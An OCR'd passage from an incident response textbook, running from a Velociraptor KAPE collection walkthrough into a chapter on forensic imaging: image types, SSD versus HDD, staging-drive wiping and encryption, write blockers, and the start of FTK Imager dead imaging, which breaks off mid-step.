VSSAnalysis	bool		If set we run the collection across all VSS and collect only unique changes.
_BasicCollection	bool		Basic Collection (by Phill Moore): $Boot, $J, $J, $LogFile, $MFT, $Max, $Max, $T, $T, Amcache, Amcache, Amcache transaction files, Amcache transaction files, Desktop LNK Files, Desktop LNK

Figure 7.19 – KAPE Targets details

6. At the bottom of the screen, click **Configure Parameters**:



Figure 7.20 – Collection parameters

https://t.me/learningnets

7. In the **New Collection: Configuration Parameters** window, click on **Windows.KapeFiles.Target**. This will open the window in *Figure 7.21*. This window allows the analyst to select the specific KAPE targets that were discussed in the last chapter. In this case, a basic collection will be performed by clicking on the checkbox next to **_BasicCollection**:




Figure 7.21 – Collection parameters detail

8. Review the **Specify Resources** window. In this case, the defaults can be left but this allows the analyst to configure how the agent will utilize resources. Click on the **Review** button to review the collection request:

https://t.me/learningnets



Figure 7.22 – Collection request review

9. Click on the **Launch** button. While the collection is running, an hourglass icon will appear in the window with a unique Flow ID:



Figure 7.23 – Collection request progress

10. Once the collection has been completed, the files can be downloaded by clicking on the file cabinet icon in the results pane. This will make the downloads available as shown:

https://t.me/learningnets

Results

Artifacts with Results	Windows.KapeFiles.Targets/All File MetadataWindows.KapeFiles.Targets/Uploads
Total Rows	1202
Uploaded Bytes	608775661 / 608775661
Files uploaded	600
Download Results	

Available Downloads

Name	Size (Mb)	Date
DESKTOP-9SK5KPF-C.61ccda4581e72dd1-F.C9PGNBRNPT0PC	71 Mb	2022-05-04T23:41:37Z

Figure 7.24 – KAPE Targets ready for download

11. The files can then be examined on an analyst's workstation using KAPE or other tools that will be discussed later:




Figure 7.25 – Acquired evidence

With this, we have come to the end of this chapter.

https://t.me/learningnets

A major challenge of digital forensic acquisition is scaling it to remote systems and being able to quickly analyze the data. Even with this challenge, incident response analysts can leverage tools such as Velociraptor both as a standalone solution and by integrating the tools that they already have. Through this combination, they are able to quickly focus their efforts on those systems that have the greatest evidentiary value. This provides decision-makers with an understanding of the nature of the adversary's actions and what measures they can take without having to wait for a full analysis that is severely limited due to the remote nature of IT operations today.

Summary

In this chapter, we looked at how endpoint detection and response tools can provide analysts with the ability to conduct investigations at scale. Building on this, we examined the open source tool Velociraptor, going through the setup and configuration, agent deployment, and several scenarios where Velociraptor can aid in the gathering of evidence and analysis related to an incident. Keep these scenarios in mind when we discuss ransomware investigations in *Chapter 17*.

In the next chapter, we will examine how to properly image a system's storage for follow-on analysis.

Questions

Answer the following questions to test your knowledge of this chapter:

1. In an incident investigation, it may not be necessary to obtain a full disk or memory image before an analysis can be conducted.

   A. True
   B. False

2. Which of the following are not advantages of an EDR platform?

   A. Cost
   B. Scalability of investigation
   C. Event alerting
   D. Central management

3. The one advantage to Velociraptor is that all of the processing is done on the Velociraptor server.

   A. True
   B. False

https://t.me/learningnets

8

Forensic Imaging

One critical task that incident response analysts often must perform is imaging digital evidence. As we discussed in prior chapters, a great deal of evidence related to an incident can be found within log files, memory, and other areas and can be acquired relatively quickly. In some incidents, such as internal malicious activity (for example, fraud, industrial espionage, or data leakage), a more detailed search for evidence may be required. This evidence includes master file table entries, files, and specific user data that is contained on the hard drive of a suspect system. If incident response analysts encounter such circumstances, they will be required to obtain an image of a suspect drive. As with any aspect of digital forensics, obtaining a usable and court-defensible image depends on the appropriate tools, techniques, and documentation being used.

This chapter will explore the fundamental concepts of digital imaging and the preparation and tools that are needed to acquire a forensically sound image of a physical drive or another logical volume. More specifically, we will cover the following topics:

- Understanding forensic imaging
- Tools for imaging
- Preparing a staging drive
- Using write blockers
- Imaging techniques

While this chapter presents some very technical and process-driven material, it is important that responders understand imaging. This process is critical to producing images that can be relied on for **root cause analysis** (**RCA**) and potential courtroom use.

Understanding forensic imaging

Imaging a storage drive is a process where details matter. This section provides a solid foundation on forensic imaging, how it is accomplished, the various types of digital imaging processes, and the various proprietary file formats.

https://t.me/learningnets

Having a solid understanding of the facets of forensic imaging is important for incident response analysts. Understanding the tools, techniques, and procedures involved ensures that evidence is handled properly and that analysts have confidence in the evidence they've acquired. In addition, understanding the necessary terminology allows analysts to accurately prepare reports and testify as to their findings if the need arises.

Image versus copy

One of the first concepts that should be understood is the difference between forensic imaging and copying. Copying files from a suspect hard drive or another medium only provides analysts with the actual data associated with that file. Imaging, on the other hand, allows the analyst to capture the entire drive. This includes areas such as slack space, unallocated space, and possibly accessing deleted files. Imaging also maintains metadata on the volume, including file timestamps. This becomes critical if a timeline analysis is conducted to determine when specific files were accessed or deleted.

Often, the terms *cloning* and *imaging* are utilized in place of each other. This is a common improper use of terminology in the IT realm. When cloning a drive, a one-to-one copy of the drive is made. This means that the drive can then be inserted into a system and booted. Cloning a drive is often done to make a fully functional backup of a critical drive. While a cloned drive contains all the necessary files, it is cumbersome to work with, especially with forensic tools. As a result, an image file is taken. An image of a drive contains all the necessary files; its configuration permits a detailed examination while utilizing forensic tools.

Logical versus physical volumes

The second concept that needs to be understood is the types of volumes that can be imaged. Volumes can be separated into physical or logical volumes. Physical volumes can be thought of as containing the entirety of a hard drive. This includes any partitions, as well as the **master boot record** (**MBR**). When imaging a physical volume, the analyst captures all of this data. In contrast, a logical volume is a part of the overall hard drive. For example, in a hard drive that is divided into the MBR and two partitions, a logical volume would be the `D:` drive. When imaging a logical volume, the analyst would only capture data contained within the `D:` drive.

https://t.me/learningnets

The following diagram illustrates data that is captured while imaging either a physical or logical volume:




Figure 8.1 – Physical versus logical volumes

The type of incident that is being investigated largely dictates the type of imaging that is conducted. For example, if an analyst can identify a potentially malicious file being executed from the `D:` drive and is intent on only capturing that data, it might be faster to acquire a logical image of only that volume. Furthermore, a logical acquisition may be necessary in cases where **Full Disk Encryption** (**FDE**) is being used. Without the encryption key, logically acquiring files while the system is running is often the only option that's available.

The one key drawback that a logical image has is that it will not capture unallocated data or data that is not part of the filesystem. Deleted files and other trace evidence will not be part of a logical image. In cases where an activity such as employee misconduct is suspected, the analyst will need to trace as much activity as possible, so a full image of the physical volume will be conducted. Time isn't a necessary factor here.

In *Chapter 5*, we discussed the acquisition of evidence such as log files and running memory from a live or powered-up system. In much the same way, incident response analysts have the capability to obtain a logical volume from a running system. This technique is referred to as live imaging. Live imaging may be the best option if a potentially compromised system cannot be taken offline—say, in a **high availability** (**HA**) production server—and potential evidence is located within a logical volume.

Dead imaging is performed on a system that has been powered down and the hard drive removed. In this type of imaging, the analyst can capture the entire disk, including all the volumes and the MBR. This may become necessary in incidents where analysts want to ensure that they capture the entirety of the source evidence so that there is no location that hasn't been examined.

https://t.me/learningnets

Types of image files

Another aspect of forensic imaging that an analyst should have knowledge of is the types of image files that can be created and leveraged during an investigation. There are several types of image files, some of which are very specialized, but for the purposes of this book, we will focus on the three most common types of evidence files that analysts will most likely create and work with during an incident:

- **Raw images**: A raw image file contains only the data from the imaged volume. No additional data is provided in this type of image, although some imaging tools, such as FTK Imager, include a separate file with imaging information. Raw image outputs include the `.raw`, `.img`, and `.dd` extensions. Some software, such as the Linux `dd` command, provides a flexible option when speed and compatibility with forensic tools may be an issue.
- **Advanced Forensics File Format** (**AFF4**): AFF4 is an open source format for image files. First proposed in 2009, the format is used to support several tools, such as **Google Rapid Response** (**GRR**).
- **EnCase evidence files**: An EnCase evidence file, or E01 or EX01 file, is a proprietary file format that was developed by OpenText as part of its EnCase forensic tools in 1998. This format was based on the **Expert Witness Format** (**EWF**), which was found in ASR Data's Expert Witness Compression Format. The E01 file contains metadata about the image. The metadata that is contained in both the header and footer captures and stores information about the drive type, operating system, and timestamps. Another key feature of an E01 file is the inclusion of a **Cyclical Redundancy Check** (**CRC**). This CRC is a file integrity verification that takes place after every 64 KB of data is written to the image file. The CRC ensures the integrity of the preceding block of data over the entire image file. Finally, an E01 file contains a **Message Digest 5** (**MD5**) hash within the footer of the file. The following diagram illustrates which components of an E01 file are created during the imaging process:



Figure 8.2 – E01 file format

SSD versus HDD

Another key facet of imaging that incident response analysts need to understand is how to image specific storage media—specifically, understanding the difference between a **hard disk drive** (**HDD**) and a **solid-state drive** (**SSD**). Understanding this difference has become critical, with SSDs being much more common, especially in endpoints such as laptops and desktop computers.

The main difference between the two goes down to the smallest details of how information is stored. Traditional spinning HDDs store information by changing magnetic polarity on actual spinning disks.

https://t.me/learningnets

Therefore, digital forensic and incident response analysts need to be aware of magnetic fields when handling evidence and why dropping an HDD would often prove fatal for the disk.

The one aspect of HDDs that is of interest to digital forensic examiners is how data is handled. The data is written to the disk and stays within the sectors that have been assigned to the data. When a user deletes a file, it is not removed. The data may be complete or partially overwritten, and with proper imaging tools, this data can be located and reconstructed for analysis.

Because of how HDDs work and the potential for reconstruction of data, it is a good practice to create a physical disk image. This involves powering down the system by removing the source of power, not through the operating system shutdown. This preserves the state of the drive now the analyst has accessed it. In those circumstances where this is not possible, a logical image can be taken from a live and powered-up system.

SSDs, on the other hand, hold information based on the state of electrons in cells in the SSD. This type of data storage uses instructions found on the **printed circuit board** (**PCB**) that controls how data is handled on the SSD. The first set of instructions is garbage collection. When a user deletes a file, the operating system sends instructions to the chipset indicating that the file is marked for deletion, and the PCB can reset the electrons in that space to neutral, thereby removing the data. This operating system instruction is often referred to as **TRIM**. For example, entering the `fsutil behavior query disabledeletenotify` command into Windows' Command Prompt will produce the following output if the OS is using an SSD:




Figure 8.3 – TRIM operations enabled

Another feature of SSD chipsets that is of concern to digital forensic and incident response analysts is wear leveling. The electrons in an SSD have a finite lifespan and cannot be continually turned on and off. If the operating system only uses the first 100 GB of the drive, it may wear that section out, making the drive useless. To prevent this, SSDs make use of wear leveling, where data is continually moved to different locations on the drive, thereby reducing the potential of making the drive unusable.

These two features mean that traditional write blockers that are used to ensure that no changes are made to the disk during imaging do not work, as the PCB manages how data is written and leveled on the SSD. While imaging is possible, the analysts cannot ensure that no changes were made to the

https://t.me/learningnets

disk during the process. To limit these changes, analysts should image an SSD in the condition that they found it. If the system is powered off, remove the drive from the system and image. If the system is on, it has to be imaged live.

Tools for imaging

As with much of the previous material we covered, there are several tools available to a responder for imaging drives. Understanding these tools provides responders with knowledge about which tool to apply to an incident.

While there is no court or legal body that certifies digital forensics imaging tools, there are several methods and associated tools that represent best practices when acquiring disk evidence. Let's go over these now:

- **FTK Imager**: FTK Imager is provided as a free software application by Access Data. This GUI-based application allows for the forensically sound acquisition of logical and physical volumes, memory, and other protected files and outputs those images in a variety of formats. In addition, FTK Imager Lite is a self-contained application that can be run on removable media for the acquisition of digital evidence from running systems (this will be covered in detail later in this chapter).
- **EnCase Imager**: Provided by Guidance Software, EnCase Imager is another forensic application that allows responders to acquire digital evidence from a variety of systems. As with FTK Imager, EnCase Imager can also be run on an external drive for the acquisition of running systems.
- **AFF4 Imager**: AFF4 Imager is a command-line executable that serves as the basis for tools such as WinPmem. AFF4 Imager can be used to acquire logical and physical disks such as EnCase or FTK Imager. One advantage of AFF4 Imager is that it can be used to carve out files based on time creation, to slit volumes, and to decrease imaging time with compression.
- **dd**: An old Linux standby that can be used to image drives or volumes. Responders will most likely use the `dd` command when using Linux-based forensic platforms for evidence acquisition.
- **Virtualization tools**: With the wide adoption of virtualization, responders are most likely going to have to acquire at least a portion of their evidence from virtual systems. There is an advantage to this, though: the entire system can be offloaded for analysis. Depending on the virtualization software, acquisition can be accomplished by pausing the system and offloading the entire directory containing the system. This can also be accomplished using the snapshot feature of many virtualization software platforms.

https://t.me/learningnets

The imaging tools you decide to use will depend on the organization, your training and experience, and which other forensic tools are in use. For example, if an organization uses the **Forensic Toolkit** (**FTK**) for analysis, it may be best to use FTK Imager as part of the process. With any imaging tool, it is good practice to ensure that the tool functions properly and that responders have been adequately trained in its use.

Once an imaging tool is selected, the next step is to ensure that the other hardware is ready. This includes ensuring that the destination of stored media is correctly prepared.

Preparing a staging drive

Just as important as learning how to handle the evidence drive, having a forensically sound stage drive to which evidence will be imaged is critical. Responders will be walked through how to prepare this item.

Beyond having the necessary hardware and software to perform forensic imaging, it is critical to pre-stage a location to hold the image or evidence file. For incident response teams, the best thing to utilize as an evidence repository is an external USB or FireWire disk drive. This allows a degree of portability as incident responders may have to investigate an incident offsite or at a variety of locations without the benefit of a forensic laboratory.

There are two tasks that need to be performed on evidence drives prior to their use. The first is to ensure that the repository is free of any data. Incident response teams should have a policy and procedure that dictate that an evidence drive be wiped prior to each use. This includes drives that are new in box. This is since a number of manufacturers ship drives with backup software or other data that needs to be removed prior to use.

Wiping further ensures that previously utilized drives are free of any trace data from another incident. This ensures that the evidence collected on a properly wiped drive is not contaminated with unrelated data.

This is easily accomplished through a wiping program. There are several programs, both free and commercial, that can be utilized for this. For example, the Eraser program from Heidi Computers is a freeware wiping utility that can be utilized for both file and volume wiping (Eraser can be downloaded at `https://eraser.heidi.ie/`).

In the following example, a 2 TB external hard drive will be erased and prepared for use as an evidence drive. The following sequence should be repeated every time a drive is going to be placed into a state that can be utilized for incident investigation:

1. Start the Eraser application. In the GUI, click **Erase Schedule** and then **New Task**. You should then see a window like this:

https://t.me/learningnets




Figure 8.4 – Setting Eraser task

2. Now, a task name can be assigned. This is helpful when you wish to properly document the erasure of the evidence drive. Click the **Add Data** button. This will open another window:




Figure 8.5 – Eraser drive selection

https://t.me/learningnets

3. For **Target type**, select **Drive/Partition**. In the **Settings** area, there will be a drop-down list of partitions and drive letters. Pay very close attention to the drive letters that are assigned to the various drives and ensure that the external drive that requires wiping is selected. In this case, a new Seagate external HDD is being utilized. Finally, select an erasure method. There are several different options for wiping drives. In this case, the **US DoD 5220.22-M (8-306./E) (3 Pass)** wiping option is selected:




Figure 8.6 – Erasure method selection

https://t.me/learningnets

4. Click **OK**. Now, the wiping task will be listed in the **Erase Schedule** section:




Figure 8.7 – Erase Schedule

5. Right-click the **Partition: Seagate Expansion Drive (E:)** task and click **Run Now**. This will start the wiping process. As we mentioned previously, ensure that the correct evidence drive is being wiped.

Depending on the size of the drive and the system that is performing the wipe, this process can take hours or even days. Once it's complete, the incident response analyst should capture any information that verifies that the evidence drive has been properly wiped. This is important information to include in a written forensic analysis report as it demonstrates that the incident response analyst took appropriate measures to ensure that all evidence files were free from corruption or commingling with other files on the evidence drive.

It is recommended that incident response analysts have several drives available and that these drives be pre-wiped before any incident. This will allow incident response analysts to immediately utilize a wiped drive instead of having to wipe a drive on-site, which wastes time that would be better spent on incident-related activities.

https://t.me/learningnets

A second preparation step that can be undertaken is to encrypt the evidence drive. Software such as VeraCrypt or another disk encryption platform can be utilized to encrypt the partition of the evidence drive that contains the evidence files. Incident response analysts dealing with confidential information such as credit cards or medical records should encrypt the evidence drive, regardless of whether it leaves the facility or not.

Two methods can be leveraged to encrypt the evidence drive. The first is to utilize encryption software on the forensic workstation that is utilized in the imaging process. This approach is limited to imaging on drives that have been removed from the system and imaged on dedicated systems that have the encryption software installed. A second option is to include encryption software on the evidence drive. In the previous section, an evidence drive was divided into two partitions. One partition was set aside for evidence files, while the second partition was utilized for tools such as those used for dumping memory files or imaging. In this scenario, the encryption software can be loaded in the tools partition, and the drive can be encrypted during the evidence imaging process. This limits the number of changes that are made to the system under investigation.

Once a drive is prepared, another layer of protection is needed to ensure that no changes are made to the suspect system during the imaging process. To ensure that no changes are made, responders should be familiar with and know how to use write blockers.

Using write blockers

Write blockers are critical components and ensure that evidence is not tainted during the imaging process. In this section, responders will be exposed to physical and software write blockers.

A key tenet of digital forensics is to ensure that no changes are made to digital evidence while processing and examining it. Any change, no matter how slight, has the potential to bring the entire examination into question. There is a distinct possibility that the evidence may even be excluded from legal proceedings if the responder is unable to articulate how they ensured that the evidence was not tainted during the examination. As a result, it is important to understand how write blockers maintain the integrity of digital evidence.

Write blockers come in two different types. The first of these is a software write blocker. This software sits between the operating system and the evidence. These are often part of any digital forensics tools that are used during the examination phase. They ensure that there is read-only access to the evidence file and that, during the examination, no changes have been made to the evidence. For example, the FTK Imager tool, which will be explored extensively in this chapter, ensures that the acquisition of digital evidence is done without any writes to the disk.

Another type of write blocker is a physical or hardware write blocker. As its name indicates, this is a physical piece of hardware that sits between the evidence drive and the system performing the acquisition. Data is allowed to pass from the evidence disk to the analysis system but not the other way around. The use of this device allows responders to clearly demonstrate that no evidence was altered during the acquisition phase.

https://t.me/learningnets

Which type of write blocker is used is largely dependent on the type of acquisition that is being conducted. Ideally, responders should choose tools and techniques that clearly demonstrate that they took every reasonable precaution to ensure that the evidence has not been altered. Doing so significantly decreases the risk that the evidence will be excluded from any legal proceedings, and also affords the responder the ability to rely on the evidence while making a root cause determination.

With a properly staged drive and write blocker in place, responders are now able to move on and image evidence drives.

Imaging techniques

This section is the main part of this chapter in which we will focus on techniques that are available to responders who are called upon to image an evidence drive.

Once a proper repository has been configured for the image file, the incident response analyst is ready to acquire the necessary evidence. Responders will encounter suspect systems that are either powered on or have been shut down. Based on the state that responders find the suspect system in, they will have to utilize one of the following techniques. In any incident, no matter which technique is utilized, incident responders should be prepared to properly document their actions for any subsequent forensic report.

Dead imaging

Dead imaging is conducted on media that is not powered on and, in the case of hard drives, removed from the potentially compromised system. In terms of evidence preparation, this method is the most comprehensive as it allows the complete preservation and analysis of a physical volume. There are several methods and tools available, both commercial and freeware, that allow proper imaging. In addition to software, incident response analysts will often make use of a hardware write blocker. These devices ensure that no changes are made to the suspect media. As we discussed in *Chapter 1*, it is critical to be able to demonstrate to a court of law that no changes were made to the original evidence.

One advantage of imaging a hard drive or other digital media in this manner is that the process can be predefined and repeatable. Having a predefined process that is formalized as part of incident response planning and the procedure itself ensures that evidence is handled in a forensically sound manner.

One tool that is extremely useful in dead imaging is FTK Imager. This tool, provided by Access Data, is a forensically sound platform for acquiring a disk image.

https://t.me/learningnets

Imaging using FTK Imager

The following process uses a hard drive and FTK Imager to produce a forensically sound image for analysis. Rushing or deviating from these steps may create a situation where the responder may not be able to rely on the evidence's integrity, thereby making potential evidence unreliable:

1. The first step is to physically inspect the evidence. Two primary focal points should be inspected. The first is the chain of custody form. Any time that you are taking custody of evidence, you should have access to the form, ensure that all steps are properly documented, and complete the entry with your information.
2. Then, you need to inspect the evidence packaging to ensure that no seals have been breached. One quick way to document this is to take a photo of the evidence in the original packaging:



Figure 8.8 – Packaging integrity check

3. In the preceding photo, we have captured all the information concerning the piece of evidence and demonstrated that, prior to imaging, the integrity of the evidence has been maintained. After the seal has been broken, you need to take another photo of the contents of the packaging:

https://t.me/learningnets



Figure 8.9 – Example disk photo

4. Once a photo of the piece of evidence has been taken, you should ensure that it matches the chain of custody form. Errors can occur in an incident, and this is one way to ensure that mistakes in the chain of custody are corrected as early as possible. By confirming the chain of custody, any mix-ups can be rectified. The next step is to configure the physical write blocker. In this case, a Tableau TK35u USB 3.0 Forensic IDE/SATA Bridge Kit is utilized as a physical write blocker. The suspect drive is attached via the included SATA drive adapter and a FireWire connection is made to the imaging laptop. When utilizing a physical write blocker, ensure that the device indicates proper functioning, as demonstrated here:

